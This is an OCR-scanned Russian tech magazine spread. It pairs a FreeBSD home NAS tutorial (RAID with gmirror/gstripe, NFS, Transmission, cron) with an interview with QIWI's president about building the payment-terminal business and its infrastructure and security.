
Если на одном из подключаемых дисков уже есть данные и ты не хочешь их терять, то вместо предыдущей команды лучше использовать следующие две:

```
# gmirror label -v -b split -s 2048 data ad4
# gmirror insert data ad6
```

Первая команда создаст массив из одного диска, а вторая подключит к нему второй диск, после чего начнется процесс синхронизации, за ходом которого можно следить с помощью команды

Переходник CF2IDE китайского производства

Франкенштейн в сборке



Веб-интерфейс Transmission

```
/* Каталог для загрузки файлов */
"download-dir": "\/mnt\/torrents\/",
/* Лимиты на скорость скачивания и отдачи, отключены */
"download-limit": 1000,
"download-limit-enabled": 0,
"upload-limit": 1000,
"upload-limit-enabled": 0,
/* Сохранять файлы с маской 22 (18 в 10-ой системе), */
/* что позволит читать их другим пользователям */
"umask": 18,

/* Настройка интерфейса удаленного доступа */
"rpc-authentication-required": 1,
"rpc-password": "ПАРОЛЬ",
"rpc-port": 9091,
"rpc-username": "ПОЛЬЗОВАТЕЛЬ",
"rpc-whitelist-enabled": 0,

"/settings.json[+] [javascript]
```

Редактируем конфиг Transmission

«gmirror status». Теперь RAID 0. Объединить диски в такой массив также очень просто:

```
# gstripe load
# gstripe label -v -s 131072 data ad4 ad6
```

Опция «-s 131072» здесь указывает размер страйпа (128 Кб), то есть чанка данных, который будет попеременно записываться то на один, то на другой диск. В результате информация окажется равномерно размыта по обоим дискам, и гибель одного из них приведет к потере всех данных. Также не стоит даже думать о сохранении существующих данных перед созданием массива.

После того как массив будет создан, на нем следует создать файловую систему, смонтировать ее к нужному каталогу, добавить запись в fstab и заставить систему подцеплять зеркало/страйп при загрузке. Для RAID 1 это можно сделать так:

```
# newfs /dev/mirror/data
# mount /dev/mirror/data /mnt
# echo '/dev/mirror/data /mnt ufs rw 2 2' >> /etc/fstab
# echo 'geom_mirror_load="YES"' >> /boot/loader.conf
```

Для RAID 0 — так:

```
# newfs /dev/stripe/data
# mount /dev/stripe/data /mnt
# echo '/dev/stripe/data /mnt ufs rw 2 2' >> /etc/fstab
# echo 'geom_stripe_load="YES"' >> /boot/loader.conf
```

ЧАСТЬ 4. TORRENT И NFS

Мы помним, что создавали файлохранилище для расшаривания данных между несколькими устройствами, поэтому надо найти способ экспорта файлов во внешний мир. Фактически такая функциональность уже есть, и она работает: это SFTP-сервер, интегрированный в SSH-сервер. В любой момент мы можем получить доступ к данным с любого устройства, зная имя и пароль. С другой стороны, SFTP неудобен тем, что не позволяет монтировать ресурс и работать с файлами как с локальными (да, есть реализации виртуальных ФС на Fuse, но попробуй воспользоваться ими в Windows или Android). Поэтому нам нужна сетевая файловая система, а именно — NFS (ничего не имею против CIFS/Samba, но я не любитель сложных систем).

NFS во FreeBSD настроить очень просто. Фактически, все, что нужно сделать, — это добавить три строки в /etc/rc.conf:

```
rpcbind_enable="YES"
nfs_server_enable="YES"
mountd_flags="-r"
```

Первая строка активирует сервис rpcbind, необходимый для работы NFS, вторая — сам сервер, а третья — демон монтирования. Далее добавляем в /etc/exports имя экспортируемого каталога и перезагружаем демон монтирования:

```
# echo '/mnt' > /etc/exports
# /etc/rc.d/mountd onereload
```

Все, теперь хранилище доступно по сети и его можно подключить из Linux/FreeBSD с помощью одной команды:

```
# mkdir /mnt/server
# echo '192.168.1.100:/mnt /mnt/server \
   nfs soft,intr,rsize=8192,wsize=8192' >> /etc/fstab
# mount -a
```

Вторая задача нашего сервера: качать файлы из интернета в автоматическом режиме. Для этого нужен торрент-клиент без графического интерфейса. На эту роль отлично подходит ctorrent, однако управлять закачкой файлов с помощью консольного интерфейса не всем по душе, поэтому мы воспользуемся более продвинутым решением под названием transmission-daemon, который сидит в фоне и принимает команды управления от удаленного клиента или через веб-интерфейс. Он есть в репозитории прекомпилированных пакетов FreeBSD, поэтому установить и настроить его нетрудно:

```
# pkg_add -r transmission-daemon
```

Далее редактируем файл /etc/rc.conf, добавив в него следующие строки:

```
# Включаем transmission при загрузке
transmission_enable="YES"
# Каталог с конфигами
transmission_conf_dir="/usr/local/etc/transmission/"
# Каталог загрузок
transmission_download_dir="/mnt/torrents"
# Пользователь, с правами которого работает демон
transmission_user="transmission"
```

Создаем необходимые каталоги:

```
# mkdir /usr/local/etc/transmission
# chown -R transmission:transmission \
    /usr/local/etc/transmission
# mkdir /mnt/torrents
# chown -R transmission:transmission /mnt/torrents
```

Создаем конфиг /usr/local/etc/transmission/settings.json:

```
{
 /* Каталог для загрузки файлов */
 "download-dir": "\/mnt\/torrents\/",
 /* Лимиты на скорость скачивания и отдачи. Отключены. */
 "download-limit": 1000,
 "download-limit-enabled": 0,
 "upload-limit": 1000,
 "upload-limit-enabled": 0,
 /* Сохранять файлы с маской 022 (18 в десятичной системе),*/
 /* что позволит читать их другим пользователям */
 "umask": 18,
 /* Настройка интерфейса удаленного доступа */
 "rpc-authentification-required": 1,
 "rpc-password": "ПАРОЛЬ",
 "rpc-username": "ИМЯ_ПОЛЬЗОВАТЕЛЯ",
 "rpc-whitelist-enabled": 0,
}
```

Наиболее важные в этом конфиге — последние четыре строки, они принуждают демон запрашивать права пользователя на управление. В домашней сети это может быть излишеством, так что их можно заменить на одну строку:

```
"rpc-authentification-required": 0,
```

После этого демон можно запустить:

```
# /usr/local/etc/rc.d/transmission start
```

И попробовать получить доступ к веб-интерфейсу: http://192.168.0.100:9091/transmission/web/. Также можно использовать удаленный клиент Transmission Remote GUI (goo.gl/YLHe) и один из многочисленных клиентов для Android.

ЧАСТЬ 5. CRON И ВСЕ-ВСЕ-ВСЕ

Теперь, казалось бы, все работает. Сервер закачивает файлы с торрент-трекеров и благополучно отдает их другим машинам, но, во-первых, нужно следить за сервером (в особенности за забитостью файловой системы), а во-вторых — каким-то образом регулировать работу торрент-клиента, иначе он не даст спокойно

INFO

Для монтирования NFS в Android можно использовать бесплатное приложение CifsManager (требует root, но понимает как CIFS, так и NFS).

HARD-DISK FAILURE

Если один из дисков в конфигурации RAID 1 вышел из строя, следует выполнить команду:

```
# gmirror forget data
```

Заменить диск и вновь добавить его в массив:

```
# gmirror insert data ad6
```

Китайский SATA RAID-контроллер

работать в сети другим машинам. Для решения первой задачи я пошел по простому пути. Вместо использования различных тяжелых систем мониторинга, которые необходимо устанавливать и настраивать, я написал простой скрипт, который отдает нужную мне информацию о загруженности сервера и количестве свободного пространства в хранилище (температуру процессора, к сожалению, получить не удалось, поскольку на материнке нет нужных датчиков):

```
#!/bin/sh

FREE=`df -h /mnt | tail -n1 | column -t | cut -d ' ' -f 7`
LOAD=`uptime | cut -d ' ' -f 13-15`
echo $LOAD : $FREE
```

Скрипт возвращает примерно такую строку:

```
0.19, 0.13, 0.14 : 54G
```

Скрипт можно разместить на сервере и вызывать с помощью SSH:

```
$ ssh j1m@192.168.0.100 /home/j1m/bin/mon.sh
```

Причем вызывать не только руками, но и с помощью различных приложений, таких как монитор Conky или специальный виджет рабочего стола. Лично я настроил вывод этих данных в статусную строку менеджера окон i3. Для регулировки работы торрент-демона отлично подошел cron. В crontab-файл root'a (команда «crontab -e») я прописал три строки:

```
0 0 * * * /usr/local/etc/rc.d/transmission-daemon start
0 17 * * 1-5 /usr/local/etc/rc.d/transmission-daemon stop
0 10 * * 6-7 /usr/local/etc/rc.d/transmission-daemon stop
```

Этот crontab заставляет cron включать торрент-трекер в 12 ночи каждый день и отключать в 17:00 по будням и в 10:00 по выходным. Ты можешь подстроить его под свои вкусы и распорядок дня.

ВЫВОДЫ

Используя древнее железо и немного китайских деталек, я собрал вполне пригодный для моих личных нужд сервер хранения данных, который полностью удовлетворяет моим требованиям. Если у тебя дома есть старое железо, не спеши его выбрасывать или продавать. Старый системный блок можно превратить не только в NAS, но и в шлюз, медиасервер или даже игровой автомат для старых добрых 16- и 32-битных игр.

MANTV

ИЩИТЕ КАНАЛ В КАБЕЛЬНЫХ СЕТЯХ СТРАНЫ

QIWI

НЕ ПТИЦА И НЕ ФРУКТ

ИНТЕРВЬЮ С СОЗДАТЕЛЕМ СИСТЕМЫ ПЛАТЕЖНЫХ ТЕРМИНАЛОВ

АНДРЕЙ РОМАНЕНКО

ФАКТЫ

Родился в Будапеште в 1979 году

Женат. Отец двоих детей

Лидер рейтинга самых успешных мужчин России моложе 33 лет по версии журнала «Финанс»

Один из основателей венчурного фонда iTech Capital

Запустил сеть почтоматов, позволяющих клиентам интернет-мазагинов забрать свой заказ в удобном для них месте и в удобное время

Сейчас сложно найти человека, который ни разу не пополнял счет телефона с помощью платежного терминала. А ведь еще в 2000-х для пополнения баланса пришлось бы идти в офис оператора или покупать скретч-карту. О том, какой путь пришлось проделать, чтобы сформировать культуру использования платежных терминалов, и как устроена платежная система изнутри, нам в подробностях рассказал президент группы QIWI Андрей Романенко.

Все началось со скретч-карт. В конце 90-х сотовые операторы выпустили свой коробочный продукт. Помните, были такие коробки билайновские («Би+») и МТСовские? Они начали продаваться сотнями тысяч штук, и стало ясно, что нужно все это как-то оплачивать. Для «Би+» выпустили скретч-карты номиналом 10, 50 и 100 долларов (тогда еще все было в долларах). Мой приятель как раз устроился работать к сотовому оператору и обратился ко мне за советом, где эти карты лучше всего продавать. Я к тому времени уже два года занимался продажами и обещал подумать.

На тот момент существовала барахолка ropnet.ru. Известное, старое место — не знаю, работает ли она сейчас. Там концентрировалось все, что связано с IT и инновациями. Я разместил там объявление: «Продаются карты Би+». Минут через пятнадцать мне позвонил некий Евгений с Савеловского вокзала и сказал: «Хочу купить 1000 карт по 10 долларов». Параллельно начался шквал звонков — «хотим!». Стало понятно, что есть актуальная тема, которой нужно заниматься.

Я создал компанию по дистрибуции скретч-карт. Мы сделали логистику, наняли специалистов по продажам и побежали по всей Москве и области — создавать точки дистрибуции и выставлять там карты. Сначала был только «Би+», но позже появились карты всех операторов сотовой связи, провайдеров доступа в Сеть и многих других компаний. В 2001—2003 годах доля в Москве у нас составляла порядка 70%. Мы стремились к инновациям и быстро начали использовать вендинговые машины. Это забавная история. В начале 2000-х годов в Москве была выставка, где свои продукты представлял канадский производитель Opal. Они производили автоматы по продаже скретч-карт для подводных лодок! Подводные лодки иногда поднимаются на поверхность, и, чтобы подводники могли звонить своим женам, им периодически необходимо пополнять телефоны. Оказалось, что на подлодках установлено много таких автоматов. В 2002 году мы начали ставить картоматы на пробу, и к середине 2004 года у нас уже было около 600 штук по Москве. Они были двух видов: на четыре типа карт и на восемь. Подходишь — стоит здоровенный металлический шкаф, килограммов 150. Вставляешь деньги, нажимаешь «Би+», и тебе выпадает карта.

ОПЛАТА ЧЕРЕЗ POS-ТЕРМИНАЛЫ

В 2003 году ко мне пришли представители французской компании Ingenico и предложили принципиально новую модель работы. Зачем, говорят, вы карточки возите? Это ведь так тяжело и небезопасно: у вас на точках продажи лежит большой объем карт, которые можно похитить. А тогда на точке в среднем, действительно, лежало карточек разного номинала на 1000 долларов.

Французы предложили не наносить PIN-коды на скретч-карты, а печатать их на обычном POS-терминале. Соответственно, эти PIN-коды нужно предварительно было купить у оператора и выгрузить в биллинг. При использовании этой технологии скретч-карты не нужны — на точке оплаты достаточно выбрать оператора и получить PIN на чеке. Но меня это не устроило. Это сейчас все привыкли, что можно получить что-то секретное по SMS. А заплатить за какую-то бумажку в те времена было дикостью для человека — никто бы не воспринял это серьезно.

Вместо этого я предложил французам сделать прямое пополнение счета. Идея такая: кассир выбирает на POS-терминале оператора, вводит номер телефона, принимает деньги — и сразу осуществляется оплата. Без всяких PIN-кодов. Они долго убеждали меня в том, что это не сработает, приводили много доводов против этой идеи, но все-таки согласились попробовать. Мы провели с ними ряд переговоров во Франции, а потом получили смету. Любая крупная и уважающая себя западная компания за годы деятельности вырабатывает четкий прайс, где расписано, что сколько стоит и как тарифицируется. В смете значилось: выезд специалиста в Москву — пять тысяч евро в час, за каждую транзакцию по полпроцента с нарастающим итогом, лицензионные платежи, сервисные сборы, и так далее. После этого я подумал, что, наверное, лучше будет сделать все самим :).

В те годы POS-терминал стоил порядка 1000—1500 долларов. Но мы нашли корейцев, компанию Linudix, — они приехали и привезли с собой в чемодане POS-терминалы с образцами. У них один POS-терминал стоил уже около 400 долларов!

На POS-терминалах корейцев стоял Unix. Мы заключили договоры с операторами и написали прошивку, реализовав оплату для «МТС», «Билайна» и «Мегафона». Этим занималась команда моего специалиста, который ранее поддерживал 1С, базы данных и всю IT-инфраструктуру нашего бизнеса по дистрибуции. При этом у него вообще не было опыта в процессинге. Однако вскоре мы запустили два продукта, позволяющих предпринимателям принимать платежи: через компьютерную программу (сейчас она называется «QIWI Кассир») и POS-терминал. Наши сотрудники проехали по 9000 торговым точкам и заменили скретч-карты на POS-терминалы.

КАК ПОЯВИЛИСЬ ТЕРМИНАЛЫ

В марте 2005 года, когда все активно развивалось и продажи росли, мы решили, что нужно делать отдельный платежный киоск. Терминал, платежный киоск, автомат самообслуживания — все называют это по-разному.

Сначала была идея доработать наши картоматы до платежного терминала. Мы пытались их редизайнить, переделать, вырезать двери, добавить туда 12—17-дюймовый монитор, но добиться удовлетворительного результата так и не удалось. Как ни крути, это был прямой металлический шкаф, который не воспринимался как нечто новое, hi-tech'ное. Мы отказались от этой идеи.

Мы пошли радикальным путем и нарезали около тридцати разных типов корпусов по разным лекалам. Так был найден оптимальный вариант — модель, которая сейчас представлена на рынке.

Собирать комплектующие пришлось по всему миру. В Москве тогда почти ничего не было, а нужно было откуда-то взять принтер, тачскрин, модем, купюрник. Однако в мае 2005-го мы все же получили прототип, утвердили его и заказали сто комплектов оборудования для терминала. В июне мы собрали первые сто штук, посмотрели на склад и подумали: что же с ними делать, куда это все продавать? На тот момент у нас уже было человек пятьсот дилеров в Москве и по России. Мы разместили объявление у себя на сайте и через три дня продали абсолютно все. А еще через три дня заказов у нас было еще на тысячу. Ажиотаж был страшный. Как в булочной: заходишь, пирожок только что испекли, а ты его сразу забрал. Было то же самое.


Первый терминал появился в июне 2005 года в Москве. Его поставили в «Алых парусах» на Щукинской. И он стоит там до сих пор!

УСТРОЙСТВО ТЕРМИНАЛА ОПЛАТЫ

Железная составляющая терминала проста — это монитор с тачскрином, купюрник, принтер, модем и компьютер. Плюс еще наша разработка — сторожевой таймер, который управляется на уровне железа, а не ОС. Винда может подвиснуть так, что помогает только hardreset. Соответственно, между компьютером и модемом стоит watchdog. Если он видит, что компьютер не отвечает, то делает ему hardreset. Это мы придумали сами, и эти платы мы тоже штампуем самостоятельно. Еще у нас есть наработки под сигнализацию и прочие навороты.

Все должно работать, как автомат Калашникова. Сейчас терминалы в среднем стоят 75 000 рублей, но можно собрать и за 50 000. Только в таком случае купюрник будет стоить не 600 долларов, а 150. А купюрник за 150 долларов не работает, как автомат Калашникова, а значит, ты будешь к нему постоянно ездить. В свою очередь, купюрник за 600 долларов работает годами, что уже испробовано, — кешкод будет надежен.

К примеру, есть две категории купюрников. Бывают купюрники для удаленной работы, у которых механизм гораздо лучше и дороже (потому что удаленное устройство должно работать без человека). И бывает дешевая версия купюрников, которые делались под



В СРЕДНЕМ НА СЕГОДНЯ МЫ ОБРАБАТЫВАЕМ 12 МИЛЛИОНОВ ОПЕРАЦИЙ В ДЕНЬ. В НОВОГОДНИЕ ПРАЗДНИКИ ПИК ДОХОДИТ ДО 1200 ОПЕРАЦИЙ В СЕКУНДУ

игровые автоматы и под вендинговые машины. То есть для мест, где нет большого потока людей, большой выручки; где рядом всегда есть человек, который может подойти, открыть автомат, поправить купюру, вытащить ее и так далее. Нам такой процесс не подходит.

Внутри терминалов крутится софт, который мы разрабатываем сами. Сейчас уже, наверное, 200-я версия, которая поддерживает все виды принтеров в мире, все виды купюрников, мониторов — словом, все те устройства, которые можно поставить в терминал.

Наш софт предназначен для винды. У нас были попытки перейти на Linux, но мы поняли, что это уже невозможно. Дело в том, что мы постоянно дорабатываем наш софт, постоянно что-то доделываем. Чтобы в какой-то момент мы смогли перейти на Linux, одна команда должна была писать то, что уже сделано, а вторая — то, что еще делается. Мы поняли, что это нереально, и отказались от идеи перехода. Да и зачем? Windows Embedded стоит всего 50—70 долларов. Берешь Embedded, ставишь наш софт, и все прекрасно работает, нет никаких проблем. К тому же владельцы терминалов (дилеры QIWI) набирают техников из фрилансеров, которые учатся в институте и готовы работать за небольшие деньги. Эти техники, как правило, не дружат с Linux.

Существует мнение: на Linux все будет работать лучше. Но у нас 120 000 терминалов по стране работает на винде, и все хорошо. Хотя, конечно, «Кулибины» есть: существуют платежные системы, которые крутятся на Linux.

Интерфейс терминала сейчас реализован на флеше. Но так как HTML5 получил активное развитие, думаю, где-то через полгода мы перейдем на HTML5-версию. С флешем, конечно, есть свои проблемы: высокая загрузка процессоров (есть компьютеры еще с 2005 года), на терминалы приходится подгружать новую версию плеера, и так далее.

КАК УСТРОЕН QIWI

Вся база у нас находится в онлайне, нет никакой офлайновой технологии, потому что для нас это неприемлемо. Я удивляюсь, как многие банки до сих пор работают в разношенных БД и в офлайне.

После первой установки софта на терминал все дальнейшие операции мы производим в онлайне. Выходит новая версия — в онлайне обновляем. В онлайне мы управляем всем софтом и всё мониторим: скорость работы процессора, SMART по жесткому диску, сколько чековой ленты осталось, сколько модем-трафика использовано , сколько денег в купюрнике и в каких купюрах... Все параметры, сколько их есть, мы кладем в процессинг.

У нас имеется большой-большой мониторинг. С его помощью все наши 7500 партнеров, имея eToken и логин-пароль, могут зайти и увидеть в онлайне всю свою сеть, все транзакции, все платежи — все, что происходит с любым терминалом (открыт он, закрыт, проинкассирован, выключен, включен, почему и так далее). Все это мы делали и придумывали сами.

Начать работу с нами просто. Люди приходят к нам, заключают договор, где-то покупают терминал, скачивают с нашего сайта софт, устанавливают его, устанавливают терминал на точку, и их дальнейшая задача — заниматься арендой, инкассацией, техобслуживанием. Мы же отвечаем за все, что связано с софтверной частью.

В среднем на сегодня мы обрабатываем 12 миллионов операций в день. В пике — в среднем 200 операций в секунду. В новогодние праздники пик доходит до 1200 операций в секунду, во время других праздников — до 600 операций в секунду.

IT-ИНФРАСТРУКТУРА

У нас есть три дата-центра — два в Москве (M1 и MMTC9) и один в Лондоне (Global Swith 2) — и большой узел связи. Мы учредили специальную компанию, на которую все лицензировали, и сами работаем со всем телеком-оборудованием. Отдавать на аутсорс крупную сетевую инфраструктуру невозможно, особенно когда у тебя 1500 сотрудников (к слову, из них 350 — IT-шники), 25 офисов по стране, 21 страна — и все это связано в единую сеть. Нам пришлось построить все самим: получить свои IP, стойки на M9, соединиться со всеми операторами, купить свои маршрутизаторы, все сделать самим.

На разных площадках задействованы разные сервера. Все в облаках: за счет виртуализации мы стали покупать меньше серверов. Все площадки соединены между собой, если одна из них отключится — в онлайне идет репликация на другие. Отключается одна — мы работаем на второй. За три года мы потратили на это КУЧУ денег, но при нашей капитализации, при наших оборотах, при наших возможностях... мы просто не имели права не потратить эти деньги.

Несколько лет назад была ситуация, когда выгорела M9 (российская точка обмена интернет-трафиком. — Прим. редакции). Конечно, от такого никто не спасется, и ничего не будет работать, ведь туда приходят все каналы. Но если завтра какой-нибудь Вася-бульдозерист с четырех сторон перережет всю оптику дата-центра, то просто будет работать другой дата-центр.

Можно было сделать один дата-центр в Москве, другой где-нибудь в России, а третий за рубежом, но пока очень дорого делать междугородную волоконную инфраструктуру. К примеру, десятигигабитный канал от Самары до Москвы обойдется в 200 000 долларов в месяц. Овчинка выделки не стоит.

В каждой стране, где мы работаем, у нас есть локальные площадки. Весь back — здесь, а весь front — там. В каждой стране мы выбираем топ-5 дата-центров, берем несколько стоек, ставим оборудование, и все взаимодействие с локальными провайдерами происходит оттуда.

О БЕЗОПАСНОСТИ В QIWI

Фрода с каждым годом становится все меньше. Потому что с каждым годом мы наш опыт и знания совершенствуются. Каждые три месяца узнаешь больше, чем знал раньше, и понимаешь, где, как и что лучше подлатать, как лучше сделать. Раньше действительно проблемы были. Потому что использовался только логин-пароль, не было «картинки», не было отсылки пароля по SMS, не было eToken и так далее.

Раньше у нас не было даже фрод-мониторинга — то есть не было никакого софта, который бы анализировал легитимность транзакций. Сейчас у нас в три смены сидит большая группа специалистов, анализирующих операции с помощью специального софта.

Хакеры всегда активно развиваются, и параллельно с ними развивается весь остальной мир. Думаю, ни одна компания в мире не может сказать, что у нее нет дыр. Так не бывает. Конечно, дыры есть. Вопрос — к чему они ведут? Вот это главное, на этом нужно сосредотачиваться. Для нас крайне важно, чтобы деньги пользователя были в безопасности, а у нас они в безопасности.

Софт терминалов доступен всем без ограничений, и раньше бывали случаи, когда владельцы терминалов его модифицировали. Сейчас это невозможно из-за контроля над целостностью: если внести изменения, то ПО перестает работать. Полагаю, при желании с софтом можно что-то сделать, как-то его изменить, но только на очень сложном уровне. К тому же, если это кто-то сделает, значит, он имеет доступ к терминалу. Значит, это свой же сотрудник.

У нас маленькие платежи, зачем ломать нас? Чтобы вывести с чьего-то аккаунта пару тысяч рублей? Проще обмануть какой-нибудь западный банк, со счета юридического лица забрать миллионы, потом прогнать их через десяток разных банков, запутать следы и вывести куда-нибудь на Кайманы. Зачем париться с тысячью рублями?

Мы храним ФИО и телефоны. Хакерам это неинтересно. Мы не храним карточки и их реквизиты, в соответствии с банковскими требованиями.

За последние пять лет нас неоднократно DDoS'или. Зачем, для чего, почему? Неизвестно. Но с каждой атакой ты все больше учишься. Если раньше у нас были чужие IP-адреса, то сейчас у нас отдельная телеком-компания, на которой большое количество каналов связи. Наша пропускная способность — гигабит пятьдесят. У нас свои IP-адреса, мы не зависим от провайдеров, и даже если кто-то знает одного из них — никто не знает других. Мы можем просто в онлайне сменить провайдера, сменить сеть, подсеть, и пусть атакуют, хорошая тема :).

Ни один провайдер тебя никогда не защитит от DDoS'а лучше, чем ты сам. Для них ты всего лишь один из тысяч клиентов, которому они продают канал. В России по пальцам можно пересчитать телеком-провайдеров, кто продает услугу защиты от DDoS.

У нас есть Cisco Guard и все остальные железки и софтины, которые существуют в мире для борьбы с DDoS. Принцип их работы в целом прост: железка весь трафик запоминает и анализирует его — если вдруг начинается какой-то другой трафик, она на аппаратном уровне все это фильтрует. Конечно, Cisco — это не панацея. Необходимо использовать целый комплекс оборудования, использовать разные технологии. Мы активно сотрудничаем с компаниями, которые занимаются защитой от DDoS, обмениваемся данными, наработками, опытом. Ведь DDoS — большая общемировая проблема, она есть, и мы учимся с ней бороться, становимся лучше.

DDoS нам не страшен еще и по другой причине. Когда вы с телефона, через сотового оператора, заходите к нам на ресурс — вы не идете в интернет. С базовой станции вы долетаете до маршрутизатора оператора, и оператор отправляет вас не в интернет — он отправляет вас к нам в канал. Со всеми операторами сотовой связи и с большими интернет-провайдерами у нас порядка трехсот прямых каналов.

Вирус в терминалах встречался. В феврале 2011 года Dr.Web нашел троян под названием Trojan.PWS.OSMP. В тот же день всем агентам предоставили информацию о его появлении. При анализе была выявлена крайне низкая активность. Он появился на нескольких терминалах — мы и Dr.Web его отловили. Сейчас на терминалах установлены антивирусные решения от разных вендоров.

Да, когда приезжают техники, можно в терминал вставить флешку и принести вирус, но что дальше? Отправить деньги на другой номер? Мы об этом узнаем (щелкает пальцами) через пять минут. Если пользователь заплатил за телефон, но не получил SMS или проверил свой баланс и не увидел там денег, он сразу же пойдет и скажет об этом. Это происходит молниеносно — в течение дня ты сразу узнаешь, что у тебя появилась проблема.

МЕЖДУНАРОДНАЯ ЭКСПАНСИЯ

Нигде в мире больше нет такой культуры терминалов. Мы создали и эту технологию, и сам способ оплаты. Впрочем, два года назад мы все-таки натолкнулись на одну американскую компанию — TIO. Они утверждают, что не знали о нас, за нами не смотрели и не наблюдали. Но они повторяли, делали те же шаги, что и мы. Ну, или мы повторяли за ними :). У нас совершенно разные масштабы: у них сейчас что-то около двух тысяч киосков. Однако они до сих пор не поняли одного — нужно смотреть на терминал глазами пользователя. Нужно работать с юзабилити. Чтобы каждая кнопочка, каждая фенечка, каждая штучка были актуальны и понятны. Если в Америке подойти к их терминалу, вы сразу поймете: интерфейс никакой. Простой пример: чтобы заплатить за мобильник, у меня ушло десять минут. Кто-то, конечно, платит, но в целом, думаю, они теряют аудиторию. Нам же удалось создать такой продукт, который дальше удалось запустить и в других странах.

В 2006 году мы поехали в Грузию на несколько дней. Посмотрели на рынок и увидели, что там тоже активно развиваются скретч-карты. У нас родилась идея — а почему не попробовать открыть «дочку» и не построить там такой же бизнес, как мы построили в России? В Грузии мы начали с POS'ов и компьютеров. Нашли партнеров, сделали дочку «ОСМП-Грузия» и начали развивать бизнес. Вскоре стало очевидно, что в Грузии все тоже отлично работает. Тогда мы создали отдельную команду, которая занялась развитием стран СНГ. Вскоре мы запустили Белоруссию, Украину, Казахстан, Молдавию. На сегодня охвачены почти все страны СНГ.

Всего в системе QIWI сейчас задействована 21 страна. Бизнес между Россией и СНГ делится примерно как 75% на 25%. У нас есть цель — добиться, чтобы через пару лет бизнес делился 50 на 50. Чтобы некоторые становые риски были сняты.

Имея контракты с операторами, нормальную команду для офиса, повторить бизнес-модель достаточно легко. Если страна кешевая, никакой сложности с этим не будет. Если страна до сих пор сидит на скретч-картах, если в стране больше чем 60% pre-paid абонентов (не контрактных), то для нас эта страна открыта. Не везде мы заходили через сотовую связь. К примеру, в Азербайджане мы ставили для партнеров систему и киоски для оплаты газа. У местного поставщика газа была проблема со сбором денег — за газ никто не платил. Они поменяли по всей стране счетчики — в счетчике появилась карточка, а на карточке деньги. Когда карточку вынимаешь, без нее счетчик может работать около 12 часов. Соответственно, когда деньги кончаются — вынимаешь карточку, идешь к терминалу, вставляешь туда карту, кладешь деньги, деньги записываются, и ты несешь карточку обратно в счетчик. Таким образом удалось увеличить сборы в стране в несколько раз.

Существует некий эффект массовости, определенный барьер количества точек, который нужно перейти. В поселке, в городе, в стране. Барьер, после которого люди начнут платить. К примеру, у нас есть одна страна… она худо-бедно развивалась, но почти не росла. Мы перешли барьер количества точек в столице, и начался рост — каждый месяц по 100—200%.

На 10 000 человек должен приходиться один терминал. То есть, если речь о миллионнике, у тебя должно быть минимум сто терминалов в знаковых местах, чтобы их было видно. Потом просто сработает эффект массовости.

Есть страны, которые не подходят нам из-за старых биллинг-операторов. Сотовые операторы, которые образовывались давным-давно, имеют очень старые биллинги или вообще не имеют платежных шлюзов для подключения к себе. Тарифы у многих строятся от номинала, который ты заплатил. Заплатил двадцатку — тебе дают 500 минут и 500 SMS. А наша концепция такова: любую сумму из кошелька ты можешь положить на счет. К примеру, в Индии мы долгое время не запускались из-за подобного требования.

QIWI КОШЕЛЕК

Еще в 2005 году мы создали компанию «Мобильный кошелек» и начали разрабатывать приложение. Нам было актуально приложение для дилеров. Сейчас у нас есть 18 типов точек приема платежей. Можно принимать платежи через точку, установленную на iPad, на мобильнике, на ПК, на POS'е, на кассе. Нужно любое устройство, на котором можно вводить данные, и место, где можно принимать деньги, а весь софт для этого у нас есть.

Мы с самого начала понимали, что нужно делать личное пространство пользователя. Тогда бренд назывался «Мобильный кошелек», был сайт mobw.ru. Мы начали потихоньку развивать это направление, посадили небольшую команду, которая над этим трудилась. К 2009-му стало ясно, что пора персонализировать пользователя, регистрировать его, давать ему PIN-код. Коллектив, который занимался «Мобильным кошельком», мы переименовали в QIWI Кошелек и начали развитие B2C — технологии для пользователя. Создали хороший портал, приложения для iPad, iPhone и других мобильников. Стало ясно, что не зря в 2005 году мы сделали на это ставку.

На сегодня QIWI Кошельком платят за те услуги, которые в терминале реализовать невозможно. Если нужно заполнять больше двух полей, нужна технология, чтобы эти данные сохранялись, а потом их можно было поднять и на их основании осуществить платеж.

